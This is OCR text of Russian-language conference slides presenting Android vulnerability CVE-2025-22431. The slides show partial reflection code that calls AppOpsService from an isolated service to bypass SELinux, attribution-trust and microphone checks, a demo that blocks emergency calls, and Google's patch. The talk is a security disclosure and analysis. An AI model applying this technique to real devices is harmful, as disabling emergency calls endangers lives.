
Обход ограничений SELinux

3. В коде изолированной службы создаем инстанс IAppOpsService, чтобы напрямую вызывать метод IAppOpsService#startProxyOperationWithState без ограничений SELinux:

```
private final IAttackerAidlInterface.Stub binder = new IAttackerAidlInterface.Stub() {
    @Override
    public void startProxyOp(IBinder appOpsBinder, AttributionSource externalSource, int opCode) {
        Class IAppOpsServiceStubClass = Class.forName("IAppOpsService$Stub");
        Method asInterfaceMethod = IAppOpsServiceStubClass.getDeclaredMethod("asInterface",
                                                                             IBinder.class);
        Object iAppOpsService = asInterfaceMethod.invoke(null, appOpsBinder);
        startProxyOperationWithStateMethod.invoke(
                iAppOpsService,
                ...
```

> Можно вызывать методы IAppOpsService прямо из изолированной службы!

Обход ограничений SELinux



Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции = uid основного приложения = 10210
callingUid = uid изолированной службы = 99000
10210 != 99000

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции = uid основного приложения = 10210
callingUid = uid изолированной службы = 99000
10210 != 99000

Проверка пройдена!

Делаем источник атрибуции доверенным

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
    if (attributionSource.getUid() != Binder.getCallingUid()
            && attributionSource.isTrusted(mContext)) {
        return true;
    }
    ...
```

uid источника атрибуции = uid основного приложения = 10210
callingUid = uid изолированной службы = 99000
10210 != 99000

Проверка пройдена!

Можем добраться до `attributedOp.createPaused()`
в обход проверок на доступ к микрофону!

Что получилось сделать

Что получилось сделать

1. Запланировали более 100 000 уникальных операций от имени shell

Что получилось сделать

1. Запланировали более 100 000 уникальных операций от имени shell
2. Обошли проверки тега атрибуции и пронесли строки произвольной длины

Что получилось сделать

1. Запланировали более 100 000 уникальных операций от имени shell
2. Обошли проверки тега атрибуции и пронесли строки произвольной длины
3. Обошли ограничения на доступ к микрофону

Что получилось сделать

1. Запланировали более 100 000 уникальных операций от имени shell
2. Обошли проверки тега атрибуции и пронесли строки произвольной длины
3. Обошли ограничения на доступ к микрофону
4. Обошли ограничения SELinux для изолированных процессов

Что получилось сделать


1. Запланировали более 100 000 уникальных операций от имени shell
2. Обошли проверки тега атрибуции и пронесли строки произвольной длины
3. Обошли ограничения на доступ к микрофону
4. Обошли ограничения SELinux для изолированных процессов
5. Не запрашивали какие-либо разрешения


Что получилось сделать

1. Запланировали более 100 000 уникальных операций от имени shell
2. Обошли проверки тега атрибуции и пронесли строки произвольной длины
3. Обошли ограничения на доступ к микрофону
4. Обошли ограничения SELinux для изолированных процессов
5. Не запрашивали какие-либо разрешения

> Пользователь не сможет дозвониться по номеру служб спасения!

CVE-2025-22431
Демо




12:51
No911ForYou
NO 911
Try to call 911!

Затронутые атакой компоненты системы экстренных служб

01

Emergency Dialer

02

Обнаружение ДТП


03

Отправка данных в экстренных случаях (Personal Safety)

04

Запись экстренного видео (Personal Safety)

OFFZONE
2025



Исправляющий патч от Google: теперь безопасно?

Патч безопасности

commit 79211e094a7363f28a06cea2737aa815339911ad

author Nate Myren <ntmyren@google.com>

committer Android Build Coastguard Worker <android-build-coastguard-worker@google.com>

tree bd555ffc981268107cff9407a8e26b9ccd300fe6

parent 4ec1792148a5d31a890dbe86bde409464041 99e8 [diff]

Do not allow non-system apps to provide unverified attributions

Some apps (the shell, system server, etc) are exempt from the requirement that attribution tags be registered. However, in the proxy case, the tag provied by the proxy app is trusted if the proxied app is one of these exemptions. We should only trust these tags if the proxy app is a system app.

This CL also adds a second restriction check when a restriction is removed, to verify that an op is free of all restrictions, before resuming a started op

Bug: 375623125
Test: upcoming
Flag: EXEMPT: See bug

Патч безопасности

1. Next источник атрибуции должен быть зарегистрирован

```
private boolean isCallerAndAttributionTrusted(@NonNull AttributionSource
        attributionSource) {
        if (attributionSource.getUid() != Binder.getCallingUid()
                && attributionSource.isTrusted(mContext)) {
-               return true;
+               // if there is a next attribution source, it must be trusted, as well.
+               if (attributionSource.getNext() == null
+                       || attributionSource.getNext().isTrusted(mContext)) {
+                   return true;
+               }
        }
```

Зарегистрировать внешнюю атрибуцию - невозможно

Проверки при регистрации атрибуции

frameworks/base/services/core/java/com/android/server/pm/permission/PermissionManagerService.java

```
public void registerAttributionSource(@NonNull AttributionSource source) {
    ...
    final int callingUid = resolveUid(Binder.getCallingUid());
    final int sourceUid = resolveUid(source.getUid());
    if (sourceUid != callingUid && mContext.checkPermission(
            Manifest.permission.UPDATE_APP_OPS_STATS, /*pid*/ -1, callingUid)
            != PackageManager.PERMISSION_GRANTED) {
        throw new SecurityException("Cannot register attribution source for uid:"
                + sourceUid + " from uid:" + callingUid);
    }
    ...
    int userId = UserHandle.getUserId((callingUid == Process.SYSTEM_UID ? sourceUid
                                                                        : callingUid));
    if (packageManagerInternal.getPackageUid(source.getPackageName(), 0, userId) !=
            sourceUid) {
        throw new SecurityException("Cannot register attribution source for package:"
                + source.getPackageName() + " from uid:" + callingUid);
```

Не пройти проверку, если sourceUid внешний

Даже если и пройдем первую проверку, callingUid != uid com.android.shell

Патч безопасности

2. Обход валидации тега атрибуции теперь доступен только системным приложениям

```
private @NonNull PackageVerificationResult verifyAndGetBypass(int uid, String packageName,
-       @Nullable String attributionTag, @Nullable String proxyPackageName,
+       @Nullable String attributionTag, int proxyUid, @Nullable String proxyPackageName,
        boolean suppressErrorLogs) {
        ...
+       boolean proxyIsSystemAppOrNull = true;
+       if (proxyPackageName != null) {
+           int proxyAppId = UserHandle.getAppId(proxyUid);
+           if (proxyAppId >= Process.FIRST_APPLICATION_UID) {
+               proxyIsSystemAppOrNull =
+                       mPackageManagerInternal.isSystemPackage(proxyPackageName);
+           }
         }
         return new PackageVerificationResult(RestrictionBypass.UNRESTRICTED,
-                /* isAttributionTagValid */ true);
+                /* isAttributionTagValid */ proxyIsSystemAppOrNull);
```

Пропускаются только системные приложения

Патч безопасности

3. Реализовано безопасное возобновление приостановленных операций

```
 private void updateStartedOpModeForUidForDefaultDeviceLocked(int code, boolean restricted,
        int uid) {
        ...
        if (restricted && attrOp.isRunning()) {
            attrOp.pause();
        } else if (attrOp.isPaused()) {
-           attrOp.resume();
+           RestrictionBypass bypass = verifyAndGetBypass(uid, ops.packageName, attrOp.tag)
+                   .bypass;
+           if (!isOpRestrictedLocked(uid, code, ops.packageName, attrOp.tag,
+                   bypass, false)) {
+               // Only resume if there are no other restrictions remaining on this op
+               attrOp.resume();
+           }
        }
    }
```

Убедились, что ограничения не установлены

Патч безопасности

- Патч от Google исправляет проблему?
- Да!*

Патч безопасности

- Патч от Google исправляет проблему?
- Да!*

*ну почти...

Патч безопасности

- Патч от Google исправляет проблему?
- Да!*

*ну почти...

Выводы

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

02 SensorPrivacyService автоматически инициирует снятие системного запрета на доступ к микрофону при звонке в службы спасения

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

02 SensorPrivacyService автоматически инициирует снятие системного запрета на доступ к микрофону при звонке в службы спасения

03 AppOpsService глобально снимает ограничения для всех приложений на системе и запускает приостановленные операции без разбора

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

02 SensorPrivacyService автоматически инициирует снятие системного запрета на доступ к микрофону при звонке в службы спасения

03 AppOpsService глобально снимает ограничения для всех приложений на системе и запускает приостановленные операции без разбора

04 Эксплоит к уязвимости CVE-2025-22431 совершает серию байпасов, в том числе обходя ограничения SELinux

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

02 SensorPrivacyService автоматически инициирует снятие системного запрета на доступ к микрофону при звонке в службы спасения

03 AppOpsService глобально снимает ограничения для всех приложений на системе и запускает приостановленные операции без разбора

04 Эксплоит к уязвимости CVE-2025-22431 совершает серию байпасов, в том числе обходя ограничения SELinux

05 Одномоментный запуск огромного количества приостановленных операций при звонке в службы спасения приводил к исчерпанию ресурсов системы и перезагрузке

Выводы

01 Ряд компонентов системы экстренных служб в Android были подвержены атаке в рамках уязвимости CVE-2025-22431

02 SensorPrivacyService автоматически инициирует снятие системного запрета на доступ к микрофону при звонке в службы спасения

03 AppOpsService глобально снимает ограничения для всех приложений на системе и запускает приостановленные операции без разбора

04 Эксплоит к уязвимости CVE-2025-22431 совершает серию байпасов, в том числе обходя ограничения SELinux

05 Одномоментный запуск огромного количества приостановленных операций при звонке в службы спасения приводил к исчерпанию ресурсов системы и перезагрузке

06 Патчи к уязвимостям лучше всегда перепроверять

OFFZONE 2025

Q&A

Contacts


in/askliarova


Nalen98


askliarova.com


ASkeyX